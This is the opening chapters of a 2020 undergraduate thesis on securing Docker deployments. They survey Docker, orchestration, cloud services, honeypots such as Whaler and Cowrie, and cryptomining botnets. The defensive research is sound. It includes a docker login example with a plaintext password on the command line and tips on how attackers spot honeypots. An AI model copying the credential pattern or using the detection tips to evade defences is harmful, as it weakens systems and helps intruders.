Trinity College Dublin
Coláiste na Tríonóide, Baile Átha Cliath
The University of Dublin

Security of Container-Based Deployments

Jakub Slowinski

B.A. (Mod.) Computer Science

Final Year Project, April 2020

Supervised by Dr. Stefan Weber

School of Computer Science and Statistics

Declaration

I hereby declare that this thesis is entirely my own work and that it has not been submitted as an exercise for a degree at any other university.

I have read and I understand the plagiarism provisions in the General Regulations of the University Calendar for the current year, found at `http://www.tcd.ie/calendar`.

I have also completed the Online Tutorial on avoiding plagiarism 'Ready Steady Write', located at `http://tcd-ie.libguides.com/plagiarism/ready-steady-write`.

_____ April 30, 2020

Jakub Slowinski

Permission to Lend

I agree that the Library and other agents of the College may lend or copy this thesis upon request.

_____ April 30, 2020

Jakub Slowinski

Acknowledgements

I would like to take this opportunity to thank my supervisor and mentor Stefan Weber for providing me with direction and guidance over the last four months.

"Never trust a computer you can't throw out a window."
- Steve Wozniak

Contents

List of Figures

Abstract

The Internet is being constantly scanned by botnets. They are trying to gain access to any Internet facing device. There is a recent trend of botnets targetting containers and their underlying infrastructure such as the Docker daemon. A successful attack on the Docker daemon would enable an attack to deploy any container with parameters of their choosing and even enable them to execute container escapes. These botnets can propagate by scanning the Internet for open ports to the Docker API, before attempting to brute force deployments.

This project will involve detecting compromised containers running in our own network which may have been compromised by botnets.

This report presents a summary of the state-of-the-art in the areas of honeypot design and botnets, with particular focus on defending your systems from these threats. In the evaluation chapter, I perform a deep dive into the internal working of three cryptomining botnets targetting the Docker daemon. This includes dissection of scripts fetched from various botnets which I enticed using Whaler, a Docker daemon honeypot.

Whaler operates by exposes a vulnerable Docker daemon over the commonly attacked port 2375.

Chapter 1

Introduction

The sheer amount of scanning on the Internet is staggering. I first encountered this when enabling SSH access to a Raspberry PI back in second year. Within minutes there were people at the door trying to gain access, this problem would still manifest after changing SSH ports. The problem would not stop there as the volume of scanning is simply too large to hide. This scanning also extends to not only ports used for SSH but also for example Redis on port 6379, the Docker daemon on port 2375, CouchDB on 5984 and Jenkins on ports 80 and 8080.

Security is often treated as an afterthought and this extends to container security. Botnets are targetting container infrastructure such as Docker daemons en masse. Misconfigured Docker daemons are a lifeline for attackers as this allows them the equivalent of sudo access to launch an attack.

I will be attempting to address the problem of insider threats and detecting malicious containers in our systems. I will be achieving this via a hybrid deployment of a Docker daemon honeypot and an host based intrusion detection system. My solution will be built using the honeypot, Whaler and the HIDS, OSSEC and this document will go through my design choices in detail to find out why.

1.1 Report Structure

The report starts by defining the background of containers and cloud environments then gets into the more niche topics such as honeypots.

- *Chapter 2 - State-of-the-Art* will detail the background needed to work with cloud-based environments.
- *Chapter 3 - Design* provides an in-depth overview of the design process.
- *Chapter 4 - Implementation* contains the details in creation of the system used by my solution.
- *Chapter 5 - Evaluation and Discussion* provides an evalution of the system and contains a deep dive on the three botnets which targetted my honeypot. This section also contains general security tips along with a list of various errors and bugs I encountered throughout the project.
- *Chapter 6 - Conclusion* gives my overall final thoughts on the project with an emphasis on potential future work.

Links to my code and the code which I encountered (botnet code) can be found in Appendix A.
Common abbrevations can be found in Appendix B.

1.2 Disclaimer

Click any links in this thesis at your own risk!
Content of various websites can change with time.

Chapter 2

State-of-the-Art

This chapter provides the background necessary for working with cloud-based environments. I will present the background of this report and the existing work in the areas that this report is based on. First I will cover Docker and container orchestration before moving onto botnets, honeypots and how to defend against threats.

2.1 Docker

Docker is an open source containerisation platform. It is used to create, deploy and manage containers. It can handle the creation of containers as well as getting code to and from these containers. The first production-ready Docker version, 1.0, was released in October 2014 and has since become the standard in the industry for deploying portable software.

The Docker Engine is a client-server application featuring 3 components:

- A server, the Docker daemon
- A REST API, provides interfaces to talk to the daemon
- A CLI client

The daemon creates and manages Docker objects, such as images, containers, networks, and volumes.[1]

2.1.1 Containers

A container, as described by Docker themselves, "is a standard unit of software that packages up code and all its dependencies so the application runs quickly and reliably from one computing environment to another."[2]

Multiple containers can be deployed on the same host, which share the OS kernel with multiple containers, each running in the user space as separate processes.

A container is a self-contained sealed unit of software, it has everything required to run code(code, config, processes, networking, dependencies, OS image).

2.1.2 Containers vs VMs

Containers are being deployed to perform operations historically executed by Virtual Machines (VMs). Containers are much quicker to spin up than VMs and are more lightweight thanks to OS virtualisation in contrast to the hardware-level virtualisation of a VM. It's inherent light nature, gives containers fault tolerance through self-healing. If a cluster node fails, any running containers can be rapidly recreated by the orchestrator on another cluster node.



Figure 2.1: Docker vs VM

As shown in Figure 2.1[3], the main difference between a container and a virtual machine, is that containers share resources between each other, including the host kernel, therefore there is no need for a hypervisor. The Docker daemon is just another process just like a container.[3] Containers have a main process, they stop when that process stops. They provide a way to virtualise an operating system (OS), for multiple workloads to run on a single instance.

2.1.3 Images

Images are akin to a snapshot of a VM. It is a "picture" of a container to deploy. Deploying an image on a system will be the same as on any other system.

The manual commands for building and pushing an image to Dockerhub are as follows.

```
docker build -t dockertime2/ssh-h:latest -f Dockerfile .
docker login -u "dockertime2" -p "password" docker.io
docker push dockertime2/ssh-h:latest
```

This example can be seen on Dockerhub[1].

2.1.4 Docker Compose

Docker compose is a native Docker tool which allows the configuring and starting multiple Docker containers. Docker compose can be used to control the design of an application which consists of processes in multiple containers that all reside on the same host. A YAML file is used to define all of the resources which are included in the package, along with all the various parameters for Docker. Using this process allows us to document and configure all of the application's service dependencies as well as using a single command to deploy and run containers.

[1] https://hub.docker.com/repository/docker/dockertime2/ssh-h

2.1.5 Dockerfiles

A Dockerfile is a text file which contains a list of commands for building a Docker container image.

A Dockerfile looks like this:

```
FROM alpine:latest
RUN apk add --no-cache git clang libssh-dev json-c-dev screen gcc
    musl-dev nano openssl build-base bash openssh geoip curl
    netcat-openbsd
RUN git clone https://github.com/droberson/ssh-honeypot.git
WORKDIR /ssh-honeypot/
RUN make
RUN ssh-keygen -t rsa -f ./ssh-honeypot.rsa
RUN chmod 777 /ssh-honeypot/bin/ssh-honeypot
RUN mv /ssh-honeypot/bin/ssh-honeypot /bin/ssh-honeypot
EXPOSE 22
ADD entrypoint.sh /entrypoint.sh
RUN chmod 777 /entrypoint.sh
ENTRYPOINT ["/entrypoint.sh"]
```

CMD & Entrypoint

A Dockerfile contains two types of instructions to definer the process running inside the container, these are the CMD and Entrypoint CMD defines the initial commands and/or parameters for an executing container. An Entrypoint is used to specify the command executed when the container is started. While they are very similar commands, you are not able to override the Entrypoint by adding parameters to the CLI.

2.1.6 Rest of Docker

Docker can be used for deploying a microservice system architecture.

Microservices are an architectural style for building an application which is structured as a collection of services.[4]

This approach can break down a monolithic application into a collection of services, each of them highly testable and maintainable. Each service can be

owned by a team and are independently deployable and scalable.

This approach easily allows the introduction of continuous integration and continuous deployment or CI/CD.



Figure 2.2: CI/CD

The CI/CD model as shown in Figure 2.2[5] allows us to deploy changes to code more often and deploy them frequently as part of a fully automated pipeline.

Docker allows you containerise your microservices and simplify the delivery and management of those microservices.

2.2 Container orchestration

Container orchestration tools are used for managing container lifecycles, these are especially required in large, dynamic environments. They are used as a way of automating the deployment, scaling, networking along with management of containers. It is used for multi-container applications. By using a

container orchestration tool, you must define the configuration of the system in either a YAML or JSON file. This file passes on information to the selected configuration management application such as: where container images can be located, how to set up a network as well as where to store the logs.[6] Containers are self-healing through orchestration. The process takes care of restarting failed containers, replacing containers when nodes die along with killing containers which do not respond to health checks. Containers are not advertised to clients until they are ready to serve them.

There are numerous systems for container orchestration, including:

- Docker swarm
- Kubernetes
- Amazon ECS

2.2.1 Docker Swarm

Docker Swarm is the native Docker orchestration tool that is embedded in the Docker Engine. Due to the use of the standard Docker API and networking, it is easy to set up the environment in which you are already working with Docker containers. It is a container cluster management and orchestration tool which is used for running and connecting containers on multiple hosts. Docker Swarm handles scaling and manages containers running on multiple hosts.

2.2.2 Kubernetes

Kubernetes, originally an internal google project, is an "open source system for managing containerised applications across multiple hosts. It provides basic mechanisms for deployment, maintenance, and scaling of applications." Kubernetes is the "gold standard" of orchestration and is hosted by the Cloud Native Computing Foundation (CNCF). The Kubernetes project has a vast community behind it with 90,385 commits and 2,511 contributors to their github repository as of 19/04. Kubernetes is a complex system, offering a set of APIs and strong guarantees about the cluster state, this in turn slows down container deployment and scaling. Additionally, it supports various logging

and monitoring services of the deployed clusters including the popular ELK stack (Elasticsearch, Logstash, Kibana). Due to the sophistication of the Kubernetes ecosystem, various CLI tools such as kubectl are required to mange the system.

2.2.3 Amazon ECS

Amazon ECS, or elastic container service, is AWS's proprietary service for container orchestration.



Figure 2.3: Amazon ECS

As seen in Figure 2.3, ECS can be used in conjunction with AWS services such as EC2, Fargate and ECR, the latter being the AWS container storage service. Since ECS supports Fargate, this allows us to provide "serverless" containers. Serverless removes the need to manage or provision the actual servers that the containers are running on. This makes it less complex to manage than traditional servers and it also improves security through application isolation by design.

Since this service is hosted on AWS, you are able to use your existing Amazon infrastructure including VPCs, subnets and networks. ECS is backed up by the AWS Compute SLA which guarantees a monthly uptime of at least 99.99%. Other AWS services for containers such as the Elastic Container Registry or ECR which is used as a container repository. Containers on ECS are also deployable as part of a CloudFormation template.

AWS is covered in detail below in Section 2.3.3.

2.3 Cloud computing

Cloud computing is the delivery of computing services over the Internet aka "the cloud". It enabled a user to provision an "instance" of computing, on demand, with a simple command or press of a button.

The software industry has moved rapidly from physical web in house web servers, to the provision of cloud computing instances. This has many advantages, as you only pay for the cloud services that you use. This allows the user to reduce their running costs and enables their servers to rapidly scale up/down horizontally as well as vertically.

Cloud computing is an abstraction on the bare metal in house-servers. Cloud computing has the advantage of being more fault tolerant compared to in house servers. Various cloud computing platforms provide service level agreements, which are essentially promises to maintain a certain uptime. If these SLAs are breached then you are entitled to various refunds.

Another advantage in using cloud computing is cutting out the capital cost of purchasing hardware and the salary of system administrators in charge of stacking and racking the in-house servers. It can be deployed on a massive scale with no up-front investment or performance compromises.

2.3.1 Scaling horizontally on the cloud

Horizontal scaling is the concept of increasing the amount of machines in your pool of resources. You can scale horizontally on the cloud with the click of a button and even automate it.

2.3.2 Scaling vertically

Scaling vertically is scaling by adding more power to an existing computer be it CPU or RAM or I/O resources. In essence, it is the concept of replacing one server with a more powerful one. Cloud computing facilitates this with the ability to change the size of a provisioned instance. This is possible for every type of instance with every service accommodating a variety of machine types. Since vertical scaling is often limited to the capacity of a single machine, scaling above that capacity often requires some downtime.

2.3.3 AWS

Amazon Web Services (AWS) provides on-demand cloud computing platform APIs on a pay as you go basis. You are able to "spin up" or commission various different servers on demand and pay per minute or per hour. AWS was the first public cloud computing service and as of 2020 is composed of more than 212 services.

Amazon EC2

Amazon Elastic Compute Cloud, stylised as EC2, is the product at the core of the AWS platform. It enables you to rent "instances" of computing power or in essence, servers. They provide an SLA of 99.99% uptime, meaning it will be available for at least 23 hours 59 minutes and 52 seconds a day. In provisioning an instance you are able to fully customise it, the process being as follows:

1. Choosing the AMI
2. Choosing the instance type
3. Configuring the instance - networks, subnets
4. Adding storage
5. Adding tags
6. Configuring security group

Amazon S3

S3 or the Amazon Simple Storage Service is a service which provides object storage. It was the first product launched on AWS back on March 19th 2006. It is extremely fault tolerant as it was designed for 99.999999999% (11 9's) of data durability.

Amazon ES

Amazon ElasticSearch Service is a fully managed and scalable Elasticsearch service which has Kibana built in. It takes in log files, metrics and other

documents as input. The output makes logs searchable, visualised and easily digestable. This allows for application and infrastructure monitoring.

CloudFormation

CloudFormation enables you to model and then provision AWS resources from a JSON or YAML file. This lets you treat your infrastructure as code, including checking it into version control and peer reviewing changes. CloudFormation allows you to deploy in one click from a selected template and automates the process of network and system creation.

2.4 Honeypots

A honeypot is an application masquerading as a vulnerable system. They are used to detect malicious users in a system by being setup to look like a lucrative target for attack. This can be achieved by being more vulnerable than other servers in the system, or by being placed in or next to the most important components of the system.

Since by design, all interaction with a honeypot is unauthorised, all of the data captured by honeypots are in relation to malicious actors. This can be then outputted to log management tools and then analysed. [7]

Honeypots are highly configurable and can be easy to maintain. They provide few false positives therefore they are highly dependable.

Research honeypot

Research honeypots are deployed to gather as much information as possible about threats. They are used in the study and reconnaissance of malicious behaviour. The emphasis in this scenario is not to act as a decoy but to collect data, primarily for analysis on the threat vectors.

Production honeypot

This concept of a production honeypot is to emulate real systems in order to defend your internal network. They can be made to appear as a lucrative

target to attackers as opposed to actual critical systems. These are less active than research honeypots as triggering a production honeypot would mean someone has infiltrated your systems. They become cheaper to maintain due to the shear less amount of logging they require. They can be used as an indicator of compromise (IOC), in an automated defence system. In a way, production honeypots are most effective as a "canary in the mine" at alerting the system, that an attack is underway. [7]

2.4.1 Honeypot levels

Honeypots can be categorised by complexity. The higher the complexity, the greater the risk involved as the emulation decreases and more of the real system is exposed. The lower the complexity, the lower the risk as less of the server is exposed and more is emulated.

Pure honeypots

A pure honeypot is a fully developed production system with false data. This honeypot is a production server, with the addition of a process which is logging all activity. A pure honeypot has the large disadvantage of being potentially used by the attacker to attack other systems.

High interaction honeypots

This honeypot level is an implementation with a real operating system (OS), it imitates a real system and hosts a large variety of services. This allows for a very high amount of interaction between the hacker and the system, which in turn allows us to capture a large amount of data about the attackers. High interaction honeypots can be deployed as many instances of virtual machines on a single device.

Medium interaction honeypots

Medium-interaction honeypots allow attacker fewer options to interact with the system than high-interaction honeypots. Some protocols are implemented while some are only emulated, this all depends on the specific honeypot program. The advantage is that they are easy to set up and run and

there is no risk of an attack using this system to attack others. An example of this is Cowrie, an SSH and Telnet honeypot. Cowrie can be deployed as an emulated shell with fake filesystems and fake downloads. It logs brute force ssh attacks and the shell interaction attempted by the attacker.

Low interaction honeypots

Low-interaction honeypots emulate an operating system and a handful of services. In essence, they serve as an early warning detection mechanism. Since they consume relatively few resources, it is simple to host many such honeypots on one physical device. [7]

2.4.2 Detection

Honeypots suffer from being as sophisticated as you create them. Honeypots can be detected and identified as not being real production systems by misconfiguration or deploying easily identifiable honeypots. The lower the interaction of the honeypot, the more identifiable they become. Low interaction honeypots are easy to detect, as by design they host/emulate less real services than more thorough implementations.

Detection can come from not changing the basic configuration settings. Take this example of the default filesystem for the Cowrie honeypot.

```
root\@svr04:/# ls -lrt
drwxr-xr-x 1 root root 4096 2013-04-05 11:53 bin
drwxr-xr-x 1 root root 4096 2013-04-05 12:02 boot
drwxr-xr-x 1 root root 3060 2013-04-05 12:03 dev
drwxr-xr-x 1 root root 4096 2013-04-05 12:06 etc
drwxr-xr-x 1 root root 4096 2013-04-05 12:02 home
lrwxrwxrwx 1 root root  32 2013-04-05 11:53 initrd.img ->
    /boot/initrd.img-3.2.0-4-686-pae
drwxr-xr-x 1 root root 4096 2013-04-05 12:01 lib
drwx------ 1 root root 16384 2013-04-05 11:52 lost+found
drwxr-xr-x 1 root root 4096 2013-04-05 11:52 media
drwxr-xr-x 1 root root 4096 2013-04-05 11:52 mnt
drwxr-xr-x 1 root root 4096 2013-04-05 11:52 opt
dr-xr-xr-x 1 root root  0 2013-04-05 12:03 proc
drwx------ 1 root root 4096 2013-04-05 12:25 root
```

```
drwxr-xr-x 1 root root 380 2013-04-05 12:06 run
drwxr-xr-x 1 root root 4096 2013-04-05 12:03 sbin
drwxr-xr-x 1 root root 4096 2013-04-05 11:52 selinux
drwxr-xr-x 1 root root 4096 2013-04-05 11:52 srv
drwxr-xr-x 1 root root  0 2013-04-05 12:03 sys
drwxrwxrwt 1 root root 4096 2013-04-05 12:17 tmp
drwxr-xr-x 1 root root 4096 2013-04-05 11:52 usr
drwxr-xr-x 1 root root 4096 2013-04-05 11:52 var
lrwxrwxrwx 1 root root 28 2013-04-05 11:53 vmlinuz ->
   /boot/vmlinuz-3.2.0-4-686-pae
```

Notice the modification time has the date of 2013-04-05 for every entry in the directory at "/" . Having such an old and untouched server running highly scalable, fault tolerant microservices with Docker (named dotCloud in 2013) is a red flag to an intruder. An even more obvious dead giveaway would be if you hosted this implementation on a cloud computing service which did not exist in 2013.

Shodan, a search engine for Internet connected devices, has a service which can determine if a system is a honeypot or a real system[2]. This can be used by attackers through the provided API to determine which systems are false systems.

2.4.3 Whaler

Whaler is "a Docker daemon honeypot, It exposes an insecure Docker daemon API with the intention of attracting and capturing attempts to run malicious containers."[8]

The deployment is run as a single Docker-compose stack, which consists of the following four containers.

1. Container: victim

   A Docker in Docker (DinD) container, with an insecure daemon which runs exposed on port 2375. No containers are deployed into this DinD host. This container must run as privileged due to the requirements for DinD, therefore there is an inherent assumption that the host can

[2]https://honeyscore.shodan.io



Figure 2.4: The architecture of Whaler

be easily compromised once the attacker realise the "host" is actually another container.

2. Container: controller/agent

   The controller executes the following main functions:

   Remote monitoring of the victim container via the Docker API on port 2375. Runs the process named 'EventWatcher'– when a 'start' container event is detected, it logs full details of the newly started container, including the startup commands, entrypoint and parameters. It also runs the 'ContainerWatcher' process, this checks for new containers every 5 seconds. When a new container is spotted, it stops the container after a configurable delay, performs a 'diff' against the original image and creates a tar archive of the container and image in the host /tmp folder. After this, the stopped container is removed.

   Events and all information are logged to stdout, for collection by the logging container.

3. Container: capture

This container runs a tcpdump to capture a series of pcap files from the victim container interface for future analysis.

4. Container: logging

   This provides simple Docker integration with the Logz.io platform, so key data can be logged to ELK. The logs outputted to Logz.io include the capture of key Docker events, most notably the commands and parameters in starting a container.

As Whaler is implemented with a Docker in Docker container at it's core, it is insecure and therefore we have to assume that a sophisticated hack could take control. Therefore when deploying this solution, we should take care to keep it isolated from the production systems.[9]

2.5 Botnets

A botnet is a network of compromised devices(called zombies), infected by malware which allow them to be controlled by an attacker. Malicious actors use botnets to coordinate attacks such as distributed denial of service (DDoS) or use them to send spam. The hardware of the zombies can be hijacked and used for cryptomining, generating profit for the botnet owner. These botnets can be numerous in size, Bredolab, a botnet from 2010 infected an estimated 3 million PCs per month.[10]

2.5.1 IOT botnets

An IOT, or Internet-of-things botnet is much like a regular botnet, but comprised of IOT devices, the most notorious of these being the Mirai botnet. These botnets are used for the same reasons as regular botnets, but are easier to amass due to the weak security features on popular IOT devices. These devices are infected via exploits or brute forced via default passwords (see my data recorded from the Cowrie honeypot, ssh login attempts as maygion, a brand of security camera). Many IOT devices are insecure by default. Due to their small size, they lack processing power and use less encryption. 83% of medical imaging devices such as MRI and CT scanners are running out of date operating systems, which are no longer supported by security

updates.[11] "57% of IoT devices are vulnerable to medium or high-severity attacks, making IoT the low-hanging fruit for attackers".[12]

2.5.2 Scanning

Internet scanning is a background traffic noise that is not clear if it poses a dangerous threat Port scanning is a technique used to determine which ports are left open on a network. Running a network or server port scan can reveal the ports which are open and are listening. It can reveal the existence of security devices such as firewalls between the sender and its destination.

Botnets use tools such as Masscan (https://github.com/robertdavidgraham/masscan) or NMap to scan the Internet looking for open ports to propagate through. Since programs like Masscan can scan the whole Internet in minutes, it can be easy to find vulnerable devices.

This is a sample output of masscan

```
Banner on port 80/tcp on 69.165.66.87: [title] 301 Moved
    Permanently
Discovered open port 80/tcp on 95.172.165.254
Discovered open port 80/tcp on 95.100.135.28
Discovered open port 80/tcp on 96.9.251.248
Banner on port 22/tcp on 125.124.178.243: [ssh]
    SSH-2.0-OpenSSH_6.6.1
Discovered open port 22/tcp on 90.140.220.238
Banner on port 80/tcp on 190.128.142.158: [title] WebClient
```

2.5.3 Controlling a botnet

"Botnet command and control (C&C or C2) servers are centralised machines able to send out commands and receive outputs of machines part of a botnet."[13] The botnet operator can be the botnet creator or can be a user renting of part of said botnet. C&C can be performed over various protocols like telnet or IRC, servers on the darknet or can even be controlled by posts from social media websites like Twitter or Reddit. The commands received can tell the botnet to download and run certain files or launch an attack against a target. Botnet C&C can be very sophisticated in an at-

tempt to avoid detected by the appropriate authorities. There are findings of a Mirai variant which kept its C&C hidden in the Tor network to avoid its IP address being tracked and consequently shut down when reported to domain hosts.[14]

2.5.4 Spreading

Botnets propagate by exploiting vulnerabilities. They can spread via spam email attachments or through malicious code ran on a machine either through a visited hacked website or a sophisticated attack. 41% of attacks exploit device vulnerabilities. Botnets are able to scan through network-connected devices in an attempt to exploit known weaknesses.[12] They can also attempt to brute force systems with open ssh ports before downloading and executing their malware payloads. Botnets can be automated with a self-spreading functionality, which looks for C&C pushed instructions which contain target devices or networks. Mirai is one of the types of malware that actively searches for vulnerabilities in IoT devices. It then infects these devices, which in turn makes them into zombies that will infect other devices.[15] In essence, the more vulnerable computers are connected to the botnet, the easier the search for more vulnerable computers to infect.

2.5.5 DDoS

A large botnet can be used to field a Distributed Denial of Service attack to cause unplanned downtime for the target. A DDoS attack is a malicious attempt to disrupt a targeted server, device, or network's usual traffic by flooding the target or its infrastructure with a huge number of Internet traffic. This attack is fielded with every bot from the botnet sending requests to the target, which could cause the target's capacity to overflow, denying service to genuine traffic. It is hard to determine attacker from genuine user, since the attackers, the bots are indistinguishable from normal traffic. [16] A high profile example can be the 2019 attacks on Blizzard's World of Warcraft classic or the 2014 attacks on Xbox Live and the PlayStation Network. There has been a 180% year-on-year increase of DDoS attacks in 2019. The use of DDoS-for-hire and botnet rental services have made this sort of attack more accessible and easier to execute. [17]

2.5.6 Other attacks

Botnets might use their bots for mining cryptocurrency. The zombies infect themselves with mining trojans, so the botnet may exploit their underlying hardware. The hardware is used for Proof-of-Work mining of cryptocurrency such as Monero. The use of Monero stems from it is untraceable transactions and hiding the identities of sender and receiver. While this might lead to easier detection, as the increased use of processing power could trigger alerts, it provides a financial incentive for attacks as they reap the new earned currency.[18]

"Credential stuffing is the automated injection of breached username/password pairs in order to fraudulently gain access to user accounts". Botnets will attempt this attack with leaked passwords as well as attempting to brute force. Nearly 300,000 malicious login attempts by one type of botnet occur every hour, according to Akamai's 2018 State of the Internet report Issue [19].

2.5.7 H2Miner

H2Miner is a cryptomining botnet spread through the malware "Kinsing". It is a cloud-based mining botnet which I had the opportunity to encounter while experimenting with the Docker daemon honeypot, whaler. I first encountered this attack on the 10th of March, at the time, this botnet was not widely reported on. From late March and through the first week of April, numerous articles appeared on this topic, so this botnet has been well analysed and is now well known. As of the 17th of February 2020, it is the 3rd most active mining trojan. H2Miner first appeared in December 2019, it runs on the Linux platform and it attacks via the processes of SSH cracking, Redis cracking and exploiting web service vulnerabilities. [18, 20]

I present a deep dive into the script which fetches Kinsing in Section 5.1.1 of the Evaluation chapter.

2.6 Attacks on containers

Compromised containers can be used as part of a botnet and for attacks such as DDoS and scanning, which I have detailed above. This malware which



Figure 2.5: The topology of how Kinsing propagates

infects containers can be spread onto an unsecure Docker daemon which allows attacks to then launch their own containers onto which they execute their malicious code. Techniques are used to keep the container alive such as reading from /dev/null indefinitely, this ensures the cron jobs will always be able to run.

